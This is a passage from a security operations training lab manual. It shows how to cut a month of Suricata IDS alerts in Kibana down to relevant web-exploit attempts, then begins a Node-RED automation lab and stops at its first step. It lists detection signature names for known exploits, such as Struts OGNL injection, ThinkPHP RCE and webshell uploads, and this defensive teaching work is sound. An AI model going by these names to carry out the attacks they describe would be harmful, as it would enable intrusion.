
#### 4. Filtering by detected protocol

Since the business is only running a web server utilizing port 80 and port 443 at the IP address in question, attacks against port 80 and 443 that aren't HTTP/TLS protocol can be filtered. Filtering down to traffic identified as http and TLS specifically will take care of two issues. One is that attackers occasionally look for applications running on non-standard ports. Filtering down to traffic positively identified as "http" and "tls" will ensure we are only pushing alerts for traffic that is truly a threat and speaking the language our server does. Second, when Suricata doesn't detect a protocol (failed/missing) it often means the traffic was only a port scan and no packets were ever sent after the TCP handshake. Filtering will eliminate these cases which are not considered interesting according to the requirements.

Use the "Alert Protocol" visualization to eliminate the alerts that are of the "missing" and "failed" type, leaving only positively identified http and TLS traffic. Click on the item for "Missing" then select the magnifying glass with the "-" side inside it to filter out these alerts:



Then do the same for the "failed" items:



Scroll up and look under the search bar in Kibana, you should now see two filters applied:

Full screen Share Clone Edit

Filters 2 (dest\_port:443 or dest\_port:80)


1 app\_proto.keyword exists × 2 NOT app\_proto.keyword: failed × + Add filter

We are now filtering for destination port 80 or 443, and filtering out all alerts with a missing protocol detection, or where the detection failed. This brings the alert count of 49,350 down to 826, 2% of the original count!

## 5. Look at source IPs

Using the charts and graphs that are left on the dashboards, it's time to look for the next step where we might be able to take another large chunk out of what is left. Looking at the "Top 20 Source IPs" graph shows that a large majority of the remaining alerts are from the IP 104.248.50.195 - the web server itself. These should be investigated to see if they are relevant to the requirements laid out. Since we are only looking for web exploits it seems unlikely these will be the types of items our manager has defined we want to alert on.

Click the source IP 104.248.50.195 in the horizontal bar chart to filter down to these alerts only.




You should see a 3rd filter appear for the source IP in the filter list. Looking now at the "Alert Signature Name" list shows these alerts are all policy alerts related to Linux updates and the use of "curl".

Alert Signature	Count
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management	310
ET POLICY curl User-Agent Outbound	81

Since these are clearly not exploit attempts we can invert this filter, leaving out alerting on traffic sourced from the web server itself. All incoming exploit attempts should register with the attacker's remote IP as the source IP.

Click the filter as shown below and select to exclude it




With the exclusion filter on alerts with the web server as a source IP there are now only 435 alerts left. That made a significant difference, leaving only 1% of what was originally caught, but filtering can be taken even further...


## 6. Filtering out application decoding alerts

While an incredible number of alerts have been filtered out, there are still additional steps that can be taken. Looking again at the pie charts to see the makeup of what is left reveals that a large majority of remaining alerts have no tag ("missing") and also seem to be alerts that start with "SURICATA" as the name (#1), not all "Missing" tag alerts are these types though.





Finding a way to examine these alerts for filtering could be a good next step if they do not fit the criteria. Browsing through what is left on the dashboard highlights that in the "Alert Category" bar chart "Generic Protocol Command Decode" is now a clear standout among the remaining alerts. Click on it to investigate which alerts correspond to this category:




Filtering to only the "Generic Protocol Command Decode" alerts shows that only alerts that start with the name "SURICATA" are left, perfect, just what we needed!

Alert Signature Name	
Alert Signature	Count
SURICATA STREAM Packet with invalid timestamp	223
SURICATA HTTP missing Host header	30
SURICATA STREAM bad window update	9
SURICATA TLS invalid record/traffic	6
SURICATA TLS invalid handshake message	4
SURICATA HTTP Host header invalid	2
SURICATA TLS invalid heartbeat encountered, possible exploit attempt (heartbleed)	2
SURICATA Applayer Detect protocol only one direction	1

These alerts are Suricata's application protocol detection engine highlighting traffic protocol anomalies and do not match our requirements for what we'd like to push to the SOC, therefore they can be filtered out as well.

Click on the filter and select to "Exclude results" from the dashboard:



You should be left with a dashboard that has 158 alerts left - a enormous improvement from 49,350.

## 7. Remove scan and policy activity

You have now taken the dashboard from 49,350 alerts to 158, but there are still some items outside the requirement left. Looking through the list of alerts that are left in the "Alert Signature Name" list shows that most alerts are now of the type we are looking for - web based positively identified exploit attempts. The exception are the few rules that start with "ET SCAN".


Alert Signature Name	
Alert Signature ↕	Count ↕
ET WEB_SERVER ThinkPHP RCE Exploitation Attempt	25
ET WEB_SERVER Microsoft IIS Remote Code Execution (CVE-2017-7269)	22
ET WEB_SERVER Suspicious Chmod Usage in URI	17
ET EXPLOIT D-Link DSL-2750B - OS Command Injection	14
ET SCAN NETWORK Incoming Masscan detected	14
ET SCAN ZmEu Scanner User-Agent Inbound	9
ET POLICY Incoming Basic Auth Base64 HTTP Password detected unencrypted	7
ET WEB_SERVER WebShell Generic - ASP File Uploaded	7
ET SCAN Hello Peppal Scan Activity	6
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)	6
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2	6
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M3	6
ET SCAN Tomcat admin-blank login credentials	5
ET WEB_SERVER WEB-PHP phpinfo access	4

Since requirements have defined that we aren't interested in scan activity, these can be removed as well. To exclude scan activity, ideally you would be able to find a field that all "ET SCAN" based alerts have in common that can be used as a filter condition. Although it may be possible to filter out some scans by excluding the "Detection of a network scan" alert category for example, filtering by that item would reveal that not all "ET SCAN" alerts are labeled that way.

One easy and surefire way to get them all is to key off the alert name itself. To apply a filter based on the alert signature name, change the search bar to the following and click update


```
(dest_port:443 or dest_port:80) and not (alert.signature:"ET SCAN" or alert.signature:"ET POLICY")
```

Your search bar and filters should now look like the following:



This brings the alert number down to just 112 alerts and eliminates everything that is irrelevant to our situation.

Your filtered dashboard should now look like the following:



Our resultant filter is now complete and consists of the following items:

1. Keep only alerts to destination port 80 or 443
2. Filter out alerts where the protocol detection failed or is not present
3. Remove traffic sourced from the web server itself since it will not contain exploits
4. Remove all alerts related to the protocol decoding engine
5. Remove all alerts that are classified as scans or policy violations

This leaves only the following items from the alert signature name page:

Alert Signature Name	
Alert Signature ↕	Count ↕
ET WEB_SERVER ThinkPHP RCE Exploitation Attempt	25
ET WEB_SERVER Microsoft IIS Remote Code Execution (CVE-2017-7269)	22
ET WEB_SERVER Suspicious Chmod Usage in URI	17
ET EXPLOIT D-Link DSL-2750B - OS Command Injection	14
ET WEB_SERVER WebShell Generic - ASP File Uploaded	7
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)	6
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2	6
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M3	6
ET WEB_SERVER WEB-PHP phpinfo access	4
ET WEB_SERVER DFind w00tw00t GET-Requests	3
ET WEB_SPECIFIC_APPS Apache Tomcat Possible CVE-2017-12617 JSP Upload Bypass Attempt	2

You've done it! Using the method of subtracting from the default set of alerts, we've come up with a set of conditions that can be applied to the base rule set that will highlight only items of importance and relevance. Using this policy would allow the SOC to continue to collect *all* alerts in the SIEM for correlation and historical purposes, but only items matching all our filter conditions could be selected for forwarding on to TheHive or another alert management console. Even though other alerts are generated, we are not required to act on them. We are merely collecting the info for compliance requirements and in case it is needed at another time, with this policy, we will now only take into consideration the alerts that truly matter instead of being overwhelmed with a wave of irrelevant alerts that would need to be manually dismissed.

## Lab Conclusion

In this lab, you have:

- Converted a request from management to a list of requirements for meeting a specific compliance need
- Analyzed the alerts that resulted from a month of data collection using an IDS default rule set
- Performed an analysis of the contents of the alert fields, identifying opportunities to eliminate noise and irrelevant data
- Iterated through a set of requirements, using each to cut away noise while still meeting the monitoring requirements
- Used a subtractive method to come up with a condition set that can be used in an ongoing fashion to highlight items of interest to the SOC
- Eliminated the SOC from seeing ~49,000+ unnecessary alerts per month that would've needed to be manually dismissed!

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/5.1
docker-compose down
```

**Lab 5.1 is now complete!**



## Lab 5.2 - Security Automation

### Objectives

- Become familiar with flow based programming for automation
- Create a workflow to automatically new files inside a folder and calculate their hash
- Submit the calculated file hash via HTTP API to a virus check site and read the results
- Send an automated email when the file results indicate a virus was found

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following command at the command line.

```
cd /labs/5.2/  
docker-compose up -d
```

#### Tip

Remember to use the copy to clipboard button - it will be very helpful for this lab!

This will bring up Node-RED and the MailHog server. After giving the services a moment to start up, open Firefox by clicking the icon in the upper bar of the virtual machine.



Then select the "Node-Red" bookmark in the bookmark menu. Once the page loads the services load you are ready to start the lab.

### Exercise Walkthrough Video

|

## Lab Steps


### 1. Setup the new file watch

